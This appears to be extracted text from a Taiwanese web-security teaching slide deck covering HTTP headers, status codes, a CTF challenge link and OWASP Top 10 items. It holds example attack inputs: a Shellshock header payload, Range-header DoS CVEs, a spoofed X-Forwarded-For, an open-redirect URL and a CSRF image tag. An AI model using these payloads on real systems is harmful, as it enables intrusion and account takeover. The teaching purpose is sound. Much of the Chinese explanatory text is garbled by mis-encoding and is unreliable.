
Requests User-Agent • User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) • 战ग़翕ᒊ螡䢔珊匍獉 • Shellshock (bash CVE-2014-6271) • () { :; }; ping -c 5 lionbug.tw • …
Requests Referer • Referer: http://lionbug.tw/index.php • …

Requests Accept 疑碢 • Accept: text/html; • Accept-Language: zh-TW,zh; •
Accept-Encoding: gzip, deflate • Accept-Ranges: bytes=0-1 • …
Requests Accept-Language • Accept-Language: zh-TW,zh; • …

Requests Accept-Ranges • Accept-Ranges: bytes=0-500 • Accept-Ranges: bytes=0-500,50-100 • CVE-2011-3192,
CVE-2015-1635(MS15-034) • …
Requests Cookie • Cookie: PHPSESSID=sess_3dd484f2bab6a2d 2509e9850dae3b897; • …
Requests X-Forwarded-For • X-Forwarded-For: 127.0.0.1 • …
HTTP Response

HTTP Status Code HTTP/1.1 200 OK Date: Wed, 25 May
2016 11:48:22 GMT Server: Apache Content-Length: 72 Connection: close Content-Type: text/html


HTTP Status Code • 1xx ૪ᤩ矑ݑ牧襑ᥝ媣媲蒂ቘ • 2xx ૪౮ۑᤩ֑๐瑊矑硩牏ቘ薹牏㪔矑ݑ •
3xx 制眲嘨አ㬵᯿碝疩ݻ牧盅媲ጱ藶穩֖࣎ • 4xx դ蔭ԧአ䜛ᒒ፡蚏㬵ݢ胼咳ኞԧ梊藮牧ঘ繸 ԧ֑๐瑊ጱ蒂ቘ • 5xx ֑๐瑊ࣁ蒂ቘ藶穩ጱ螂纷Ӿ磪梊藮ᘏ吖ଉ 制眲咳ኞ
HTTP Status Code • 200 OK • 3xx • 301
Moved Permanently • 302 Found • 4xx • 401 Unauthorized • 403 Forbidden • 500 Internal Server Error

HTTP Response Header HTTP/1.1 200 OK Date: Wed, 25 May
2016 11:48:22 GMT Server: Apache Content-Length: 72 Connection: close Content-Type: text/html

Response Server • Server: Apache/2.4.7 (Ubuntu) • Server: Microsoft-IIS/7.5 •
…

Response X-Powered-By • X-Powered-By: Flask/0.7.2 • X-Powered-By: ASP.NET • X-Powered-By:
PHP/5.5.9-1ubuntu4.19 • …
HTTP Response Content HTTP/1.1 200 OK … <html> </html>
Try to find http://ctf.mis.nkfust.edu.tw/bypass05/
OWASP TOP 10 2013 ᤩ拻粋ጱ聲

๚涢挨ጱ疩ݻ • A10 - Unvalidated Redirects and Forwards • https://google.com/?redirect=http://lionbug.tw/
• https://google.com/?redirect=http%3A%2f %2flionbug.tw%2f
Unvalidated Redirects and Forwards https://bounty.github.com/classifications/ unvalidated-redirect-or-forward.html
ֵአ૪Ꭳ笙၏زկ • A9 - Using Components with Known Vulnerabilities •
ଉ憎笙၏ॺկ • FCKeditor, CKeditor • WordPress or Plugin • WPScan
ᒊٛݷ藶穩 • A8 – Cross Site Request Forgery (CSRF) •
藶穩ےӤtoken • 蝐抓牫᯿ᗝੂ嘨牫 • <img src=“http://lionbug.tw/newpass?pass=123”>
耬ۑ胼羷獨ጱਂ玲矒ګ • A7 – Missing Function Level Access Control •
/admin/upload.php • .git .svn • index.php~ • robots.txt

robots.txt # robots.txt to deny the robots access User-agent: *
Disallow: /admin Disallow: /admin.ex Disallow: /config

robots.txt • fb.me/robots.txt • www.dcard.tw/robots.txt • tw.yahoo.com/robots.txt
硵眤虻碘ู襷 • A6 – Sensitive Data Exposure • ੂ嘨 •
MD5牏SHA1牏DES • ก嘨㯽蜍
